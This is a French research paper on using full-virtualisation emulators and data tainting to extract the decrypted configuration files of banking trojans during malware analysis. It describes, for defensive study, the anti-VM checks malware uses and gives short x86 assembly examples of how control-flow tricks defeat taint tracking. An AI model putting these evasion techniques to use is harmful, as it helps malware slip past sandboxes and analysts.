Utilisation du data tainting pour l'analyse de logiciels malveillants

Florent Marceau
fmarceau(@)lexsi.com

cert-lexsi, France
http://cert.lexsi.com

Résumé Les logiciels malveillants utilisent des techniques de plus en plus avancées de compression et de chiffrement, et récupèrent dynamiquement leurs fichiers de configuration auprès des cybercriminels qui les contrôlent. Ces pratiques se sont considérablement renforcées au fil des années. Elles ont pour objectif de rendre, entre autres, complexe et coûteuse en temps l'analyse de ces logiciels ainsi que de masquer les conséquences de leurs exécutions. L'étude de ces logiciels malveillants requiert donc de nouveaux outils adaptés à cette réalité. Dans un même temps, les technologies de virtualisation sont de nos jours de plus en plus présentes. Dématérialisation des postes de travail (VMware) ou virtualisation pour de l'hébergement mutualisé (XEN), elles tirent de plus en plus parti des possibilités matérielles (hyperviseur) afin d'obtenir les meilleures performances possibles. Du point de vue sécurité, ces nouvelles pratiques engendrent de nouveaux angles et de nouveaux types d'attaques, et sont donc souvent uniquement perçues comme des menaces. De nombreux travaux ont été publiés à ce sujet ; on a vu, entre autres, apparaître des rootkits/anti-rootkits exploitant des fonctions de l'hyperviseur (Blue-Pill/Rutkowska [12]). Nous aimerions ici prendre le contre-pied de cette situation pour présenter une manière d'utiliser à notre avantage la « full virtualisation » (sans hyperviseur) dans une optique purement sécurité, et plus spécifiquement dans le but d'assister l'analyste. Nous étudierons tout d'abord l'intérêt de la « full virtualisation » dans ce cadre, puis nous décrirons un cas concret de son implémentation : la capture des chaînes de caractères en provenance du réseau et manipulées par un logiciel malveillant en RAM. Le but est de récupérer en clair son fichier de configuration et donc de comprendre certains des risques associés à cette instance de logiciel malveillant, par exemple le ciblage d'une banque particulière par un troyen bancaire.

Mots-clés: full virtualisation, data tainting, anti-VM, anti-tainting, troyen bancaire, reverse semi-automatisé

1 Introduction et concepts

1.1 La « full virtualisation »

D'une manière générale, l'utilisation d'un hyperviseur (matériel ou pas) a pour but d'accélérer la vitesse d'émulation. Lors d'une émulation où les machines hôtes et invitées ont le même type de mnémoniques processeur (ce qui est courant, l'utilisation de VMware ou de XEN est majoritairement de x86 vers x86), une accélération

conséquente consisterait à exécuter certaines séquences de code du système invité directement sur le processeur de l'hôte. Par opposition, l'émulation complète, plus lente, va émuler le comportement du processeur invité instruction par instruction. Ceci étant posé, il apparaît que la « full virtualisation » offre une granularité des plus fines.

Toute personne ayant un peu pratiqué le *reverse engineering* connaît l'importance de l'outillage. Un bon debugger user-land sous Windows (par exemple OllyDBG) est très utile, mais ne peut surpasser un debugger kernel-land (comme SoftICE) plus complet et qui permet de travailler sur le code user comme sur le code kernel. Malheureusement, dans certaines situations comme le débogage d'un rootkit MBR (Master Boot Record) tel que BootRoot puis Mebroot/MaOS [1], un debugger kernel-land peut s'avérer peu pratique. Nombre d'entre eux ne seront pas chargés suffisamment tôt. De plus, la majorité sera dépendante de l'O.S. cible, dans le cas de WinDBG cela nécessite deux machines connectées en null modem (ce qui se réalise aisément à l'aide d'une machine virtuelle). Il apparaît alors que la plateforme de débogage la plus générique et efficace possible n'est plus le debugger kernel-land mais le débogage à même la machine virtuelle. La majeure contrepartie ici est qu'il faudra se passer des symboles de débogage.

On pensera au débuggeur ultime qu'est le « ICE hardware » ; celui-ci, très efficace, présente cependant d'autres inconvénients : en particulier, il est onéreux et dépendant du matériel. Pour des plateformes embarquées bâties sur différentes architectures, telles que l'ARM, MIPS, PPC ou XScale par exemple, on peut obtenir l'excellent « JTAG BDI2000 » [2], pour environs 1500 $ US. En revanche, pour supporter une architecture PC, Intel reste particulièrement frileux quant au support du JTAG pour ses processeurs, à tel point qu'il est nécessaire d'émuler une forme « JTAG sur l'architecture cible » avec un « Arium ECM-700 JTAG Emulator » par exemple. Cette « Rolls-Royce » du JTAG coûte près de 12000 $ US. C'est dans ce cas qu'il semble alors évident que l'utilisation d'une machine en « full virtualisation » est la solution la plus abordable. Sans coût matériel, elle peut se pratiquer sur toute sorte d'architecture à condition d'en avoir trouvé un émulateur et offre des capacités de débogage parfois même supérieures à l'ICE. En effet, un ICE matériel repose principalement sur les capacités de débogage de sa cible. Par exemple, l'architecture x86 ne possède que 4 registres d'adresse de debug pointant au mieux sur un Dword ; on a donc au plus 4 x 4 soit 16 octets monitorables par des points d'arrêt matériels (*bpm*). Notez tout de même que dans certaines situations telles que le débogage de BIOS, la machine virtuelle est d'un tel inconfort qu'on pourrait presque oublier le prix d'un ICE : en effet un BIOS

est de par sa nature le code le plus dépendant de l'architecture matérielle sous-jacente.

En travaillant à partir d'une « full virtualisation », il nous est possible de modifier l'état interne du CPU. On peut par exemple modifier le comportement d'une mnémonique, ou breaker sur une mnémonique particulière en fonction du contexte processeur, ou encore obtenir le flot d'exécution complet. De plus, en modifiant la MMU (Memory Management Unit) du CPU, on se place en intermédiaire entre la RAM et le CPU ; il nous est alors possible de façon arbitraire de monitorer tout accès RAM. On peut donc effectuer un point d'arrêt matériel sur les 2 premiers *Go* de la RAM si cela est nécessaire.
On peut ici citer par exemple l'utilisation de Qemu en « full virtualisation » faite par la sandbox Anubis [4]. Dans un cadre de monitoring logiciel, Anubis va instrumenter la gestion faite par l'émulateur de mnémonique telles que les *call* et *int* afin de surveiller tout appel au système d'exploitation, que ce soit par un appel d'API ou par un appel système en provenance du logiciel surveillé. Cette technique de monitoring est alors parfaitement transparente pour le programme surveillé et ne présente plus les risques de détection des *hooks* tels qu'on les connait pour des solutions comme Capture HPC ou Detours de Microsoft.

Un certain nombre de recherches dans le cadre des dépackeurs génériques automatisés font également l'emploi de la « full virtualisation » dans un but d'instrumentation du code. Ceux-ci partent du constat que la transition entre l'exécution du code de désobfuscation et l'exécution du code hôte peut se caractériser par l'exécution d'une zone de code ayant auparavant été employée comme zone de données par le code de désobfuscation. Ces projets instrumentent alors l'émulateur afin de suivre la propagation et l'emploi faits d'une donnée (Pandora's Bochs [17] ou encore Renovo [18]). Malheureusement, ces implémentations ne sont pas complètement transparentes (Renovo utilise notamment un pilote noyau), et se basent souvent sur un trop haut niveau d'abstraction, l'emploi des adressages virtuelles en est un exemple (c.f. Skape [20]). Notez que dans ce cadre, cette nécessité de suivi et de différenciation des pages mémoire de données et de codes est très similaire à celle requise pour simuler le Bit NX (Non Executable) absent de certains processeurs (c.f. l'implémentation du PAGEEXEC dans PAX [21]). Il est en effet possible d'utiliser cette technique de désynchronisation entre le TLB (Translation Lookaside Buffers) dédié au code et celui dédié aux données afin de surveiller au niveau du gestionnaire d'erreur de page mémoire (Interruption 14), le type d'accès fait à une page mémoire (différencier l'emploi en tant que code ou données). C'est le choix qui a été fait dans l'une des implémentations de SAFFRON [19], afin de ne pas requérir à l'utilisation d'une VM.

Comme nous le verrons, notre implémentation utilisera la « full virtualisation » dans un objectif d'instrumentation afin aussi de surveiller certains types de flots de données.

Évidemment, cette technique ne présente pas que des avantages. Nous verrons ensuite les différents problèmes inhérents à la « full virtualisation ».

Voici pour la théorie. Il existe de nombreux émulateurs open source ; pour du x86, on peut utiliser Bochs [10] qui est très bien conçu et possède de nombreuses capacités d'instrumentation. En revanche, il est relativement lent comparé à Qemu, qui lui est difficile à instrumenter de par ses mécanismes d'optimisation.

1.2 Contexte

Le contexte est le suivant : aujourd'hui, de nombreux logiciels malveillants comportent des fonctionnalités de vol d'identifiants bancaires. Ils utilisent pour cela des mots-clés, sous forme d'expressions régulières comportant les noms des sites ciblés. Ces logiciels malveillants, dans un souci de flexibilité, obtiennent leurs cibles depuis une configuration stockée sur le réseau et qui peut être facilement mise à jour.
Ces configurations sont compressées et/ou chiffrées pour plus de discrétion dans les flux réseau. De plus, ils fonctionnent par modules exécutables qui peuvent se mettre également à jour via le réseau.

L'objectif consiste ici à traiter de façon automatique ces logiciels malveillants afin d'en obtenir les configurations en clair, et ce indépendamment de l'algorithme de chiffrement ou de compression utilisé.
Partant de l'observation que notre logiciel malveillant va charger sur Internet sa configuration sous forme d'un fichier chiffré, puis va le décompresser/déchiffrer, il existe nécessairement un laps de temps pendant lequel le logiciel malveillant va appliquer des transformations sur ces données chiffrées puis les stocker en clair en mémoire (dans son algorithme de déchiffrement). Il nous faut un moyen de capturer (*dumper*) ces données.

La méthodologie mise en œuvre implique deux choses :
- nécessité de suivre (*tracker*) tout le déploiement du code binaire de l'application monitorée ;
- nécessité de capturer toutes les données en provenance du réseau et qui seront manipulées par le code monitoré.

Ces deux conditions réunies, il est possible de forcer la capture, entre autres choses, du fichier de configuration en clair, et ce, même si le logiciel malveillant en question ne conserve ensuite aucune instance en clair de sa configuration en mémoire (Lors

d'un rechiffrement ou d'une destruction après utilisation de sa configuration). Pour effectuer cela, la principale technique repose sur le *data tainting*.

1.3 Présentation du data tainting

En résumé, il s'agit d'un mécanisme permettant la traçabilité de la propagation d'une donnée sur un système d'information.

Prenons un exemple simple de *data tainting* en RAM. Soit une zone A de x octets *tainted* (marquée) en RAM. Un `memcpy` des x octets de la zone A vers une zone B implique que la zone B soit alors aussi *tainted*. Un moyen simple d'implémenter cela consiste à effectuer un miroir de la RAM appelé *taintmap*, qui comporte pour chaque octet de la RAM un octet tag comprenant l'information de *tainting*. Dans l'exemple précédent, lors du `memcpy` de la zone A vers la zone B en RAM, nous aurons dans la *taintmap* un `memcpy` des tags de la zone correspondant à la zone A vers la zone de la *taintmap* correspondant à la zone B.
Voyons un scénario plus concret. Nous voulons suivre la propagation des données en provenance du réseau (cas classique d'un *downloader* téléchargeant sa *payload* sur le disque, puis l'exécutant). Ces données arrivent et sont stockées dans le cache de la carte réseau. Le noyau les récupère à l'aide d'*IO* ou via un *DMA*, et les copie dans le tampon user-land de l'application ayant requis cette ressource réseau. Pour finir, notre application va à nouveau demander au noyau de créer un fichier dans lequel il va stocker ces données.

Dans un tel scénario, et comme nous allons chercher à marquer toutes données réseau sans filtrage particulier, il nous suffit ici de hooker la partie de l'émulateur gérant le cache de la carte réseau et de tagguer à la volée toutes les données extraites de celui-ci vers la RAM (via les *IO* ou le *DMA*). Nos données dans la RAM ainsi marquées seront propagées à travers la taintmap jusqu'au moment de la copie dans le tampon de l'application user-land.

Il faut garder à l'esprit ici que nous travaillons au niveau matériel et donc indépendamment de l'OS. Ainsi, lorsqu'un tampon accueillant nos données dans le tas est libéré à l'aide d'un `free`, les données sont encore présentes dans le tampon et leurs tags encore actifs dans la taintmap. C'est seulement lors de la réutilisation de ce tampon que les données qu'il contient seront écrasées par d'autres et que la taintmap verra ces tags écrasés par ceux des nouvelles données stockées.

Un problème apparaît lors du stockage sur disque dur, qui impose une nouvelle implémentation de *data tainting*. Le mécanisme reste globalement le même que pour la carte réseau : il suffira de transmettre l'information de marquage (*tags*) lors d'échanges de données entre la RAM et le disque dur via les *IO* ou le *DMA*. Évidemment, à moins d'utiliser un disque de très petite taille, il est ici exclu d'en créer un miroir comme précédemment pour la RAM – cela consommerait trop d'espace – mais d'autres implémentations sont concevables. Nous avons considéré que dans des conditions normales, les données marquées sont très minoritaires. De plus, si elles sont stockées sur disque avant tout traitement arithmétique, il y a peu de chance de perte de leur marquage (nous reviendrons sur ce point). Ainsi, nous pouvons les considérer comme majoritairement contiguës. Nous avons donc décidé de créer une table contenant les offsets *LBA* (Logical Block Adressing) de début et de fin de chaque zone marquée sur le disque.

Maintenant, voyons comment le *data tainting* fonctionne concrètement.
Dans les précédents exemples, nous nous sommes contentés de poser des *hooks* sur différents canaux de données *IO*/*DMA* afin de poursuivre la propagation des tags, mais la propagation en RAM est elle-même fort complexe. Le cas simple du `memcpy` d'une zone tagguée peut lui-même prendre différentes formes.

Un `memcpy` implémenté par un simple `repz movsd` sera différent d'une boucle où l'on charge la donnée dans un registre puis la stocke. En effet, dans notre second cas, il faudra aussi que le tag soit propagé au niveau des registres (dont on fait facilement un miroir). Mais le problème est bien plus sensible que cela. En effet, dans de nombreux cas, nous ne nous contentons pas simplement de déplacer une donnée d'un endroit de la RAM vers un autre, nous lui appliquons différentes comparaisons et traitements arithmétiques.

Considérons un exemple où nous utilisons le *data tainting* pour suivre la propagation du code d'un binaire packé qui s'injecte dans d'autres processus. Il est pour cela nécessaire que le code conserve son tag même après s'être dépacké afin que nous puissions suivre sa propagation.

Nous avons donc une image binaire mappée en RAM et taguée qui va se lire elle-même en tant que suite de données et déchiffrer celles-ci afin de générer le code dépacké. Connaissant bon nombre de packers utilisant des couches cryptographiques, inutile de dire que l'arithmétique mise en jeu a de fortes chances de perdre cette propagation. En effet, s'il est logique de dire que lors d'une mnémonique `add REG, IMM`, `REG` con-

servera son tag, qu'en est-il lors d'une permutation de bits ? C'est dans ces cas-là que la propagation devient de plus en plus complexe. Vous l'aurez compris, la propagation des tags entre la RAM et le CPU nécessite d'instrumenter chaque mnémonique du CPU virtuel afin de définir la potentielle propagation d'une donnée taguée. Il existe Taint Bochs [9] pour Bochs et Argos [8] pour Qemu qui fournissent en open source un mécanisme de *data tainting*.

La figure 1 illustre la propagation.



Fig. 1. Nous avons en (1) le chargement du code malveillant avec son marquage propre (différent de celui du réseau). En (2) ce code va se dépacker, le code ainsi généré est également marqué à l'aide de l'implémentation de la propagation au niveau du CPU. Ceci permet de suivre l'entité malveillante dans son déploiement.

Quelle que soit la solution retenue, nous étudierons par la suite les limitations inhérentes à une propagation efficiente, et d'une manière générale les limitations de ce type de solution.

2 Limitations

2.1 Concernant la « full virtualisation »

La virtualisation en général a fait l'objet de nombreux travaux quant à sa détection [5]. Concernant une semi-virtualisation assistée d'un hyperviseur, la détection va principalement s'axer autour de la détection de cet hyperviseur, ceci en cherchant une éventuelle relocation de certaines structures clés du système d'exploitation, telles que l'*IDT* (Interrupt Descriptor Table), la *GDT* (Global Descriptor Table), etc. (cf : Red Pill/Rutkowska [11]).

La « full virtualisation » n'est pas en reste dans ce domaine. En effet, son principal inconvénient, intrinsèque, réside dans la nécessité d'implémenter de façon exhaustive toutes les mnémoniques de l'architecture. Cette implémentation parfois incomplète ou erronée devient détectable. Ce type de problème permet alors d'élaborer des codes de détection de machines virtuelles (Peter Ferrie [5] [6] / Tavis Ormandy [7]), simplement par l'utilisation de mnémoniques réagissant différemment sur le CPU émulé et sur un CPU physique. Par exemple, on peut appeler la mnémonique FPU (Floating Point Unit) `fnstenv` pour pousser l'environnement FPU en mémoire, puis utiliser le champ `FPUInstructionPointer` de la structure ainsi enregistrée comme adresse de la dernière opcode FPU. Un CPU physique réagira normalement. Mais pour un CPU émulé tel que celui de Qemu, ce champ, globalement inutilisé en temps normal, n'est jamais mis à jour. Il est alors possible de détecter la présence ou non de l'émulateur. Ce principal inconvénient exige alors une veille régulière et active de ces différents « bugs » afin de les corriger.

Une dernière méthode beaucoup plus simple mais très en vogue consiste simplement à contrôler les noms des constructeurs de différents périphériques, le disque dur de Qemu se nommant par exemple *QEMU HARDDISK* par défaut, ce qui rend la présence de l'émulateur aisée a déterminer (il est aussi facile d'y remédier). De plus il a été vu dans la communauté « malware » l'échange de kits de détection prêts à l'emploi, comparant le numéro de série du Windows hôte avec celui connu de certaines sandbox publiques, telles que Anubis ou CWsandbox, entre autres. Une méthode courante consiste également à contrôler la potentielle activité d'un utilisateur (mouvement de souris ou autre). Une dernière contremesure très courante ne ciblant

pas spécifiquement l'émulation, mais toutes les plateformes d'analyse automatisées, consiste en la mise en sommeil du code pour une durée plus ou moins longue (20 min en moyenne) afin de sortir du délai d'analyse. Pour finir, au vu du nombre de logiciels malveillants prenant la forme de *BHO* (Browser Helper Object) ainsi que ceux s'injectant dans le navigateur, il sera aussi nécessaire d'exécuter des navigateurs durant une session d'analyse.

2.2 Politique de propagation

Comme nous l'avons précédemment évoqué, nous devons maintenant définir une politique vis-à-vis des choix de propagation des *tags*. Celle-ci découle directement des traitements CPU que les données à suivre sont susceptibles de subir. Il reste alors à l'appliquer en modifiant un certain nombre d'*handlers* d'*opcode* pour l'adapter à la politique choisie selon notre objectif.
Nous voyons alors apparaître deux caractéristiques majeures dans la définition même de cette politique, qui sont le type de donnée à suivre (code, données confidentielles, autres données) et les éventuels traitements qu'elles peuvent subir (obfuscation, chiffrement).

Au vu du contexte et des précédentes considérations, les lourdes transformations infligées aux données par l'obfuscation et le chiffrement sont susceptibles de nous faire perdre la trace de données légitimement marquées. On serait donc tenté de conserver au maximum la propagation du tag. Malheureusement, une propagation trop permissive engendre le marquage de données illégitimes formant une pollution de la *taintmap*, aboutissant à de nombreux faux positifs. Cette pollution sera alors constituée de nombreuses données binaires, à proprement parler « virales », mais qui noient notre fichier de configuration dans la masse, rendant ainsi son exploitation quasi impossible. Elle sera également constituée de données légitimes appartenant au système qui auraient été combinées avec certaines données virales. Il s'agit donc ici d'un juste mais difficile compromis à trouver.
Nous tenterons de caractériser le fichier de configuration plus tard, essayons déjà de conserver un marquage cohérent de toute partie virale.
Nombreux travaux existent concernant l'analyse des flots d'exécution et de données, ceux-ci portant tantôt sur une analyse statique, tantôt une analyse dynamique, et parfois les deux combinées. Certains de ces travaux trouvent une application uniquement pour des langages haut niveau alors que d'autres s'appliquent à une analyse binaire en source fermée ; notre cas se cantonne à l'analyse dynamique en cas de source fermée.

Prenons un aperçu de la théorie.

Une propagation « supposée » parfaite est exclusive ; elle implique que toute les données à surveiller restent marquées et aucune autre. Mais comment définir strictement parlant une donnée à « surveiller » ?
De nombreux travaux sur le marquage de données envisagent le problème sous l'angle de la confidentialité, une donnée dite privée étant marquée afin de s'assurer qu'elle ne puisse sortir illégitimement d'un SI (système d'information). Dans cette optique, il s'agira alors de s'assurer de l'intégrité de la sécurité du SI en question, si possible, au sens de la non interférence telle que l'ont modélisée Goguen et Meseguer [13] (traitant tant les utilisateurs que les données) : la donnée ne doit en aucun cas pouvoir interférer avec une autre donnée qui n'y soit explicitement autorisée par la politique de sécurité du SI. Si notre contexte impose précisément ce type de non interférence entre les données à surveiller et le reste des données, le type de donnée à suivre est en revanche radicalement différent : il s'agit d'un logiciel malveillant embarquant des données mais également du code (disparition des notions de confidentialité). Si dans les deux cas la propagation doit se faire idéalement sans pertes, nos données marquées possèdent une surface d'interaction beaucoup plus large avec le système, à plus forte raison parce que le code sera exécuté dans des conditions optimales, avec les privilèges d'administration, lui permettant une corruption partielle ou complète du système d'exploitation. Ainsi nos données à surveiller sortent clairement des politiques de sécurité établies. Plus grave encore, dans la mesure où une partie de ces données se constitue de code, l'attaquant possède une très large marge de manœuvre pour effectuer différentes détection de l'environnement émulé, comme nous l'avons abordé précédemment, ainsi que pour appliquer de l'anti-tainting par différents canaux cachés, ce que nous aborderons brièvement.

Nous considérerons ici que notre propagation du marquage n'est assurée que pour des mnémoniques de type assignation et opération arithmétique ou logique. C'est ce que l'on nomme un suivi des « flux explicites directs ». C'est l'implémentation du *data tainting* dynamique classique. Dans certains cas, elle ne suffira pas à conserver une propagation cohérente.

Par exemple, un scénario difficile à gérer serait l'utilisation d'une valeur marquée comme indice dans un tableau de caractères non marqués parce qu'existant sur le système d'origine, et donc ne provenant pas du code observé. Les chaînes de caractères alors générées sont probablement intéressantes pour nous mais exigent l'implémentation d'une propagation de tags entre pointeur et valeur pointée. Celle-ci est parfaitement envisageable. Cependant, dans le cas de programmes objet faisant naturellement une utilisation extrêmement intensive de pointeurs, ce type de propa-

gation engendrera une pollution considérable.

Pour illustrer un autre scénario « d'angle mort », prenons un exemple. L'un des doubleword (32 bits) reçu par le réseau est un tableau de drapeaux (flags) utilisé par notre processus. Le bit 7 de cette donnée sera contrôlé de la façon suivante :

```
(1) mov eax,[our_data]
(2) and eax,0x80
( ) je skip
(3) mov ebx,0xffffffff
( ) skip:
```

A l'étape (1), `eax` contiendra notre valeur et sera donc taggué. En (2), `eax` ne contiendra plus que le bit 7 à contrôler. `eax` restera taggué dans une politique permissive. Ce bit, considéré comme une partie des données à suivre, est contrôlé et influe sur le saut conditionnel. Ainsi, il définit l'éventuelle affectation du registre `ebx`. La question est la suivante : `ebx` doit-il être taggué ? Si oui, cela implique qu'il faudra en plus assurer la propagation au niveau des bits des *eflag* et des blocs conditionnels sous-jacents. En toute rigueur, nous devrions, puisque `ebx` est une valeur directement dérivée d'une valeur marquée, mais dans ce cas précis, cela introduirait de la pollution (`0xffffffff`). Il est difficile de trancher...

Il s'agit d'un cas connu de dépendance indirecte (ou de contrôle) sur notre flux explicite ; une autre solution pour gérer ce genre de cas sans avoir à assurer une propagation au niveau des *eflag* consiste à marquer le *PC* (*Program Counter*, *EIP* pour une architecture *x86*) lors d'une comparaison (ou d'une mnémonique affectant les *eflag*) par la valeur du tag des opérandes. Dès lors, à chaque saut conditionnel, si le *Program Counter* est marqué, les valeurs assignées dans le bloc basique (au sens de l'analyse statique) sous-jacent seront marquées aussi. Le *Program Counter* verra alors sa marque changer à la fin du bloc basique ou lors d'une nouvelle comparaison.

Il faut noter que si cette méthode répond au précédent problème, elle n'est viable que pour un flux de contrôle très simple. Il est extrêmement facile de modifier le précédent exemple afin de contourner cette implémentation du suivi des dépendances de contrôle :

```
( ) mov eax,[our_data]
( ) and eax,0x80
( ) je skip
( ) xor ecx,ecx
(1) cmp ecx,1
( ) je skip2
( ) nop
```

```
( ) skip2:
( ) mov ebx,0xffffffff
( ) skip:
```

Le fait de forcer une nouvelle condition factice sur des valeurs non marquées à l'étape (1) supprime le marquage du *Program Counter* et nous fait alors perdre notre marquage sur `ebx`. Pour faire face à cela, nous pourrions alors envisager d'imbriquer les tags sur le *Program Counter* en fonction de la profondeur du flux de contrôle. Concrètement, ceci est parfaitement inapplicable pour un code obfusqué, le propre du packer sera précisément d'ajouter bon nombre de prédicats opaques s'ajoutant à la complexité du graphe de flux de contrôle. Ceci, combiné à une technique de « hachage du flux de contrôle légitime » [16], rendra définitivement caduque voire vulnérable notre précédente implémentation. De plus, dans le contexte qui nous concerne, nous sommes en présence d'un état initial comprenant un fort volume de données marquées légitimes (en moyenne entre 15ko et 1Mo). Concrètement, assurer le suivi des dépendances indirectes (ou sur les pointeurs) va engendrer une très forte pollution.

Malgré tout cela, nous possédons un atout intéressant : compte tenu du fait que nous marquons le code, nous pouvons envisager de n'appliquer le suivi des dépendances de contrôle (et des pointeurs) pour une propagation qu'en provenance d'un code marqué. Le fonctionnement interne de Qemu pourrait se prêter assez bien à cette modification, au sens où Qemu lui-même travaille à l'aide de blocs basiques (ceci fait l'objet d'un développement futur).

Cependant, à nouveau, le suivi des dépendances indirectes ne garantira pas la non perte de certains marquages légitimes, le problème résidant dans le suivi de flux implicites indirects (un ensemble d'assignations engendrées par la non exécution d'une parcelle de code). En reprenant une forme similaire au précédent exemple :

```
( ) mov byte ptr al,[our_data]
( ) mov ecx,0xff
( ) do_it:
(3) mov ebx,1
(1) cmp al,cl
( ) je skip
(2) xor ebx,ebx
( ) skip:
(4) test ebx,ebx
( ) jne done
( ) loop do_it
( ) done:
```

Dans ce cas (exemple transcrit de [14]), on boucle sur *ecx*, tant que `cl` ne vaut pas la valeur marquée de `al` en (1), `ebx` est alors marqué (2), et à chaque nouvelle

itération, le marquage de `ebx` est supprimé par l'assignation en (3). Lors de l'égalité entre `al` et `cl` en (1), la valeur de `ebx` reste inchangée. `ebx` n'est alors toujours pas marqué lorsqu'en (4) il valide sa non nullité comme condition de sortie. C'est ainsi que l'on atteint le label « done » avec `cl` contenant notre valeur marquée, mais sans avoir pu propager cette marque au registre `ecx`.
Il existe différentes méthodes pour suivre le marquage malgré ce type de « flux implicite indirect », certaines font appel à une pré-analyse statique, d'autres ne s'appliquent qu'à des modèles de machines théoriques dédiées à l'étude (voir [15]). Il n'y a pas ici de solution miracle...

Un autre type de problème couramment évoqué dans la littérature traitant du data flow est la gestion des canaux cachés, mais dans un contexte où nous ne traitons pas de confidentialité, une fuite d'information par un canal temporel tel qu'évoqué dans [14] ne nous impacte pas. Cependant, d'autres types de canaux cachés le peuvent, l'exemple précédemment évoqué (propagation sur pointeur) de l'utilisation de données non marquées parce qu'existant sur le système d'origine, afin de générer des données virales illégitimement non marquées, en est la preuve. Il en existe d'autres : imaginons un logiciel malveillant utilisant un fichier de configuration composé uniquement de condensés cryptographiques (*hash*) des chaînes de caractères constituant le nom de ses cibles. Il se contentera alors de lire le site en cours de navigation, en générera un condensé qu'il comparera avec sa configuration. Ce type d'angle mort rend la solution complètement ineffective.

2.3 Pour conclure

Le *data tainting* est un outil puissant mais très difficile à calibrer. La principale difficulté réside donc dans l'établissement d'une politique suffisamment fine, mais n'engendrant pas une pollution complète des tags, ainsi que dans le développement de sa mise en application. Ceci se fera au fur et à mesure en étalonnant le mécanisme face à différents échantillons de logiciels malveillants.

3 L'implémentation

Pour la suite, considérons notre mécanisme de *data tainting* comme effectif, nous avons le moteur de notre projet. Le mécanisme de propagation assurera la traçabilité du code et des données sous surveillance. En considérant que nous travaillerons avec une granularité d'un octet pour la propagation, chaque octet en RAM aura son

tag correspondant dans la *taintmap*. Nous l'avons vu, chaque octet reçu du réseau (ceci afin de caractériser le fichier de configuration) sera marqué et propagé. Cette propagation sera assurée tant en RAM que sur le disque dur. Nous chargerons chaque échantillon de logiciel malveillant à analyser depuis un CD virtuel, nous marquerons donc également toute données en provenance du CD afin de marquer l'image du binaire à analyser. De cette façon, à l'état initial, le code et les données du binaire sont marqués. Lors de la phase suivante, celle où le binaire se « dépacke », le code marqué du dépackeur lira ses données également marquées afin de générer le code viral, qui de fait sera aussi marqué par propagation.

3.1 Différenciation du marquage

Compte tenu du fait que nous utilisons un tag d'un octet, nous pouvons utiliser celui-ci comme 8 *flags* différents d'un bit. Nous utiliserons ces *flags* pour distinguer la provenance des données marquées, une donnée en provenance du réseau aura un *flag* particulier différent de celui des données chargées depuis le disque dur ou le CD.

Ce schéma simple permet de distinguer les données provenant du réseau de celles déjà présentes ; mais lorsque celles-ci seront traitées par le code du logiciel malveillant, elles seront potentiellement combinées à des données marquées disque dur. Quel tag doit alors subsister ? Il nous faut définir maintenant une politique de persistance des tags. En effet, si les données reçues du réseau sont immédiatement sauvegardées sur disque pour traitement ultérieur, elles doivent conserver leur marquage réseau et non celui du disque : le tag réseau doit donc être persistant. Inversement, une donnée marquée disque dur ne peut acquérir le tag réseau (en effet, dans notre cas de figure, le trafic sortant ne nous intéresse pas). Nous définissons ainsi une prédominance des tags entre eux qui s'applique alors sur le mécanisme de propagation lors de chaque combinaison de tags.

3.2 Capture des données

La dernière étape de notre dispositif réside maintenant dans le code dédié à la capture (dumpeur). Notre objectif ici sera de capturer toutes données en provenance du réseau et ayant été manipulée par une partie de code marqué (quel que soit le tag du code). Cette définition nous permet de caractériser un fichier de configuration déchiffré en autres données.

Le « dumpeur » devra se placer là où l'on peut aisément contrôler le flot de données. Il réside sous la forme de *hooks* sur la MMU afin de contrôler tout accès entre le CPU et

la RAM, que ce soit en lecture ou en écriture. Ces *hooks* se placent avant l'opération légitime, ainsi dans un cas d'écriture nous pouvons contrôler l'état des données en passe d'être écrites, aussi bien que celui des données en passe d'être écrasées. Pour des raisons de performance, ce code devra être optimisé au mieux (inline asm) car il revient à ajouter un temps de latence sur tout accès RAM, ce qui a un impact lourd. Nous utiliserons à nouveau un bit du tag afin de distinguer une donnée marquée ayant été manipulée d'une autre donnée marquée laissée intacte. Nous définirons ici le terme « manipulée » au sens large. Toute donnée marquée écrite en RAM par une parcelle de code marqué est considérée comme manipulée. Ce bit manipulé n'a rien de commun avec les autres marquages de type réseau ou disque. Il fait partie intégrante du mécanisme de *dump* : lors d'une écriture d'une donnée marquée par une parcelle de code marqué, la zone sera marquée manipulée. Ultérieurement, tout accès fait à cette zone (lecture ou écriture) enclenchera le mécanisme de capture à proprement parler. Celui-ci dumpera cette zone dans le fichier de résultat puis supprimera le bit manipulé (mais pas le marquage réseau ou disque). Ainsi, ce bit ne sera pas persistant (non propagé), afin d'éviter au maximum les redondances dans les captures, et donc leur taille. Ceci nous garantit alors que chaque couche de déchiffrement/décompression sera tour à tour capturée.
En résumé, nous avons maintenant en mémoire des données marquées classiques (de provenance réseau ou disque), parmi lesquelles certaines ont été manipulées et marquées comme telles.

